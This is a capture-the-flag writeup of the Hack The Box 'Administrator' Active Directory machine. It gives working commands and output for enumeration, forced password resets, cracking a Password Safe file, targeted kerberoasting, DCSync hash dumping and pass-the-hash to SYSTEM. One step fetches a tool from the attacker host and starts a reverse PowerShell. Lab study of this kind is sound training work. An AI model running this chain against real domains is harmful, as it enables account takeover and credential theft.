Featured image of post HTB Administrator Writeup

HTB Administrator Writeup



Using the provided credentials, we can log in via WinRM. Then, we collect information for Bloodhound. With this information, we change the password of Micheal user, then the password of benjamin. Benjamin is able to access the FTP service and retrieve a psafe3 file. After cracking the hash, we retrieve the credentials of Emily. Emily is able to perform targeted kerberoasting on Ethan. As Ethan, we can perform DCSync and retrieve the Administrator hash. Finally, we pop a SYSTEM shell via psexec.

Port Scan

  1. TCP Port Scan
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
# Nmap 7.95 scan initiated Sun Feb  1 21:41:07 2026 as: /usr/lib/nmap/nmap --privileged -Pn -sS -p- --min-rate 20000 -oN nmap/allTcpPortScan.nmap 10.129.12.119
Warning: 10.129.12.119 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.12.119
Host is up (0.047s latency).
Not shown: 65305 closed tcp ports (reset), 204 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
61760/tcp open  unknown
61765/tcp open  unknown
61772/tcp open  unknown
61777/tcp open  unknown
61794/tcp open  unknown
64411/tcp open  unknown

# Nmap done at Sun Feb  1 21:41:16 2026 -- 1 IP address (1 host up) scanned in 9.36 seconds
  1. UDP port scan
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
# Nmap 7.95 scan initiated Sun Feb  1 21:41:11 2026 as: /usr/lib/nmap/nmap --privileged -Pn -sU -p- --min-rate 20000 -oN nmap/allUdpPortScan.nmap 10.129.12.119
Nmap scan report for 10.129.12.119
Host is up (0.094s latency).
Not shown: 65532 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
9654/udp  closed unknown
34210/udp closed unknown
48533/udp closed unknown

# Nmap done at Sun Feb  1 21:41:22 2026 -- 1 IP address (1 host up) scanned in 11.05 seconds
  1. Script and Version scan
1
sudo nmap -Pn 10.129.12.119 -sCV -p21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49668,61760,61765,61772,61777,61794,64411 --min-rate 20000 -oN nmap/scriptVersionScan.nmap

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
# Nmap 7.95 scan initiated Sun Feb  1 21:47:39 2026 as: /usr/lib/nmap/nmap -Pn -sCV -p21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49668,61760,61765,61772,61777,61794,64411 --min-rate 20000 -oN nmap/scriptVersionScan.nmap 10.129.12.119
Nmap scan report for 10.129.12.119
Host is up (0.015s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst: 
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-02 09:47:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
61760/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
61765/tcp open  msrpc         Microsoft Windows RPC
61772/tcp open  msrpc         Microsoft Windows RPC
61777/tcp open  msrpc         Microsoft Windows RPC
61794/tcp open  msrpc         Microsoft Windows RPC
<SNIP>
Host script results:
| smb2-security-mode: 
|   3:1:1: 
|_    Message signing enabled and required
| smb2-time: 
|   date: 2026-02-02T09:48:44
|_  start_date: N/A
|_clock-skew: 7h00m00s

Uncredentialed Enumeration

  1. FTP anonymous login failed
1
ftp 10.129.12.119

Output:

1
2
3
4
5
6
7
Connected to 10.129.12.119.
220 Microsoft FTP Service
Name (10.129.12.119:kali): anonymous
331 Password required
Password: 
530 User cannot log in.
ftp: Login failed
  1. Enum4linux did not show anything
1
2
enum4linux 10.129.12.119 -A  -C | tee enum4linux.txt 
enum4linux 10.129.12.119 -A | tee enum4linux.txt 

To verify,

1
rpcclient -N -U "" 10.129.12.119
  • Can login but all output is result was NT_STATUS_ACCESS_DENIED
1
netexec smb 10.129.12.119 -u '' -p '' --shares

Output:

1
2
3
SMB         10.129.12.119   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.12.119   445    DC               [+] administrator.htb\: 
SMB         10.129.12.119   445    DC               [-] Error enumerating shares: STATUS_ACCESS_DENIED
  • Can login but STATUS_ACCESS_DENIED
  1. LDAP
1
ldapsearch -b "dc=administrator,dc=htb" -s sub "*" -H ldap://10.129.12.119 -x -LLL

Output:

1
2
Operations error (1)
Additional information: 000004DC: LdapErr: DSID-0C090C78, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c
  • We need valid creds
  1. Kerbrute returned 1 valid username
1
./kerbrute userenum -d administrator.htb --dc 10.129.12.119 ~/Tools/statistically-likely-usernames/smith.txt -o ~/hackthebox/Administrator/kerbrute.out

Output:

1
2026/02/01 22:24:32 >  [+] VALID USERNAME:       dc@administrator.htb
  1. Try to ASREPRoast
1
impacket-GetNPUsers administrator.htb/ -dc-ip 10.129.12.119 -no-pass -usersfile USERSFILE

Output:

1
2
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dc doesn't have UF_DONT_REQUIRE_PREAUTH set
  • We need more usernames
  1. Lol ok, apparently 1 cred was provided

Credentialed Enumeration

  1. FTP
1
ftp 10.129.12.119

Output:

1
2
3
4
5
6
7
8
9
Connected to 10.129.12.119.
220 Microsoft FTP Service
Name (10.129.12.119:kali): Olivia
331 Password required
Password: 
530 User cannot log in, home directory inaccessible.
ftp: Login failed
ftp> exit
221 Goodbye.
  1. RPC
1
rpcclient -U administrator.htb/Olivia%ichliebedich 10.129.12.119

Output:

1
2
3
4
5
6
7
rpcclient $> svrinfo
command not found: svrinfo
rpcclient $> srvinfo
        10.129.12.119  Wk Sv PDC Tim NT     
        platform_id     :       500
        os version      :       10.0
        server type     :       0x80102b
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[olivia] rid:[0x454]
user:[michael] rid:[0x455]
user:[benjamin] rid:[0x456]
user:[emily] rid:[0x458]
user:[ethan] rid:[0x459]
user:[alexander] rid:[0xe11]
user:[emma] rid:[0xe12]
  1. SMB
1
netexec smb 10.129.12.119 -u 'Olivia' -p 'ichliebedich' -M spider_plus -o DOWNLOAD_FLAG=True

List shares

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
netexec smb 10.129.12.119 -u 'Olivia' -p 'ichliebedich' --shares                            
SMB         10.129.12.119   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.12.119   445    DC               [+] administrator.htb\Olivia:ichliebedich 
SMB         10.129.12.119   445    DC               [*] Enumerated shares
SMB         10.129.12.119   445    DC               Share           Permissions     Remark
SMB         10.129.12.119   445    DC               -----           -----------     ------
SMB         10.129.12.119   445    DC               ADMIN$                          Remote Admin
SMB         10.129.12.119   445    DC               C$                              Default share
SMB         10.129.12.119   445    DC               IPC$            READ            Remote IPC
SMB         10.129.12.119   445    DC               NETLOGON        READ            Logon server share 
SMB         10.129.12.119   445    DC               SYSVOL          READ            Logon server share 
  • Will refer back if there is nothing else.
  1. Let’s enumerate LDAP
1
ldapsearch -b "DC=administrator,DC=htb" -s sub "*" -H ldap://10.129.12.119 -x -LLL -w ichliebedich -D "administrator.htb\\Olivia"

Output:

1
2
ldap_bind: Invalid credentials (49)
        additional info: 80090308: LdapErr: DSID-0C09050E, comment: AcceptSecurityContext error, data 52e, v4f7c
  1. We can access WinRM
1
evil-winrm -i 10.129.12.119 -u 'administrator.htb\Olivia'
  1. Let’s try kerberoasting
1
impacket-GetUserSPNs -dc-ip 10.129.12.119 administrator.htb/Olivia
  • Nothing
  1. Somehow, bloodhound can collect information
1
2
faketime "$(ntpdate -q 10.129.12.119 | cut -d ' ' -f 1,2)" \
bloodhound-ce-python -u 'Olivia' -p 'ichliebedich' -ns 10.129.12.119 -dc administrator.htb -d administrator.htb -c all

Shell

  1. Groups
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
*Evil-WinRM* PS C:\Users\olivia\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
  1. Privilege information
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
*Evil-WinRM* PS C:\Users\olivia\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
  1. CMDKeys
1
cmdkey /list

Output:

1
2
3
Currently stored credentials:

* NONE *
  1. Nothing from LaZagne
1
./LaZagne.exe all -v
  1. Alright I got stuck and with some hints, I realised this in BloodHound:
  2. We can change the passwords of Micheal, then Benjamin. (Remember to send Powerview.ps1 over)
1
2
3
4
5
$SecPassword = ConvertTo-SecureString 'ichliebedich' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('administrator.htb\olivia', $SecPassword) 

$Password = ConvertTo-SecureString 'password123' -AsPlainText -Force
Set-DomainUserPassword -Identity michael -AccountPassword $Password -Credential $Cred -Verbose

Output:

1
2
3
Verbose: [Get-PrincipalContext] Using alternate credentials
Verbose: [Set-DomainUserPassword] Attempting to set the password for user 'michael'
Verbose: [Set-DomainUserPassword] Password for user 'michael' successfully reset

Then change password of Benjamin

1
2
3
4
5
$SecPassword = ConvertTo-SecureString 'password123' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('administrator.htb\michael', $SecPassword) 

$Password = ConvertTo-SecureString 'password123' -AsPlainText -Force
Set-DomainUserPassword -Identity benjamin -AccountPassword $Password -Credential $Cred -Verbose

Output:

1
2
3
Verbose: [Get-PrincipalContext] Using alternate credentials
Verbose: [Set-DomainUserPassword] Attempting to set the password for user 'benjamin'
Verbose: [Set-DomainUserPassword] Password for user 'benjamin' successfully reset
  • New passwords are password123
  1. Since Benjamin is not part of the Remote Management Users, I will use RunAsC
1
2
iwr http://10.10.16.26:8000/RunasCs.exe -OutFile RunasCs.exe
./RunasCs.exe benjamin password123 powershell.exe -r 10.10.16.26:9999 -l 3 
  • Does not work tho
  1. We can login as Micheal
1
evil-winrm -i 10.129.12.119 -u 'administrator.htb\michael'

Output:

1
2
whoami
administrator\michael
  1. We can log into the FTP service as Benjamin!
1
ftp 10.129.12.119

Output:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
Connected to 10.129.12.119.
220 Microsoft FTP Service
Name (10.129.12.119:kali): benjamin
331 Password required
Password: 
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||60084|)
125 Data connection already open; Transfer starting.
10-05-24  08:13AM                  952 Backup.psafe3
  1. We can download the file and extract the hash with pwsafe2john
1
pwsafe2john Backup.psafe3

Output:

1
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050
  1. Then, use john to crack the hash
1
john newhash --wordlist=/usr/share/wordlists/rockyou.txt

Output:

1
tekieromucho     (Backu) 
  1. To open the file, we can use
1
pwsafe Backup.psafe3
  • We get valid creds!
  1. Then, login as Emily.

Privilege Escalation

  1. Based on BloodHound, there is one path for us to DCSync the domain.
  2. As Emily, we will give Ethan a service principal name
1
2
3
4
$SecPassword = ConvertTo-SecureString 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('administrator.htb\emily', $SecPassword) 

Set-DomainObject -Credential $Cred -Identity 'ethan' -SET @{serviceprincipalname='notahacker/LEGIT'} -Verbose
  1. The user is now Kerberoastable
1
2
impacket-GetUserSPNs -dc-ip 10.129.192.242 administrator.htb/Olivia
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies 

Output:

1
2
3
4
Password:
ServicePrincipalName  Name   MemberOf  PasswordLastSet             LastLogon  Delegation 
--------------------  -----  --------  --------------------------  ---------  ----------
notahacker/LEGIT      ethan            2024-10-12 16:52:14.117811  <never> 
  1. Request the TGT ticket and bruteforce with hashcat
1
2
3
4
faketime "$(ntpdate -q 10.129.192.242 | cut -d ' ' -f 1,2)" \
impacket-GetUserSPNs -dc-ip 10.129.192.242 administrator.htb/Olivia -request -outputfile tgs_tickets

hashcat -m 13100 tgs_tickets /usr/share/wordlists/rockyou.txt

Output:

1
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$73a74..<SNIP>..c235f:limpbizkit
  1. Now, we can perform DCSync on the controller to retrieve the password hashes
1
imapacket-secretsdump -outputfile administratorDc_hashes -just-dc administrator.htb/ethan@10.129.192.242

Output:

1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
  1. To get SYSTEM on the machine,
1
impacket-psexec administrator.htb/administrator@10.129.192.242 -hashes aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e

Output:

1
2
C:\Windows\system32> whoami
nt authority\system
Licensed under CC BY-NC-SA 4.0
Built with Hugo
Theme Stack designed by Jimmy